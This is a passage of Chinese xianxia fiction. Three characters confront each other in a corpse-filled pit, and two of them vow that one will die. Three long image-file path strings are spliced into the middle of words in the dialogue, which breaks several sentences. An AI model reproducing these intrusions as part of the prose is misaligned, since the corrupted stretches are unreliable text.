    慕韶景冷笑:“那你有些贪心了,我来九天,只想杀你一个。”

    罗浮安轻哼一声,抬手间旋梯带着两人下降,转眼来到另一片黑暗中。

    黑暗中唯一的光源是相抵抗的法相和惨白结界,数道灵线交错在天坑上方形成罗网,两色灵光照亮天坑中的景象。

    满地腐烂发黑的尸骨皮囊中,庄瀛抬起被血和尘灰染得污脏的脸,面色在灵光映照下近乎惨白。

    “那道法相与我心脉相连,要救庄瀛就破开它,杀了我。”罗浮安笑道,“要杀我,只有晋升驭灵道大成。”

    “你我之间必须,也一定会有一个死在这里。”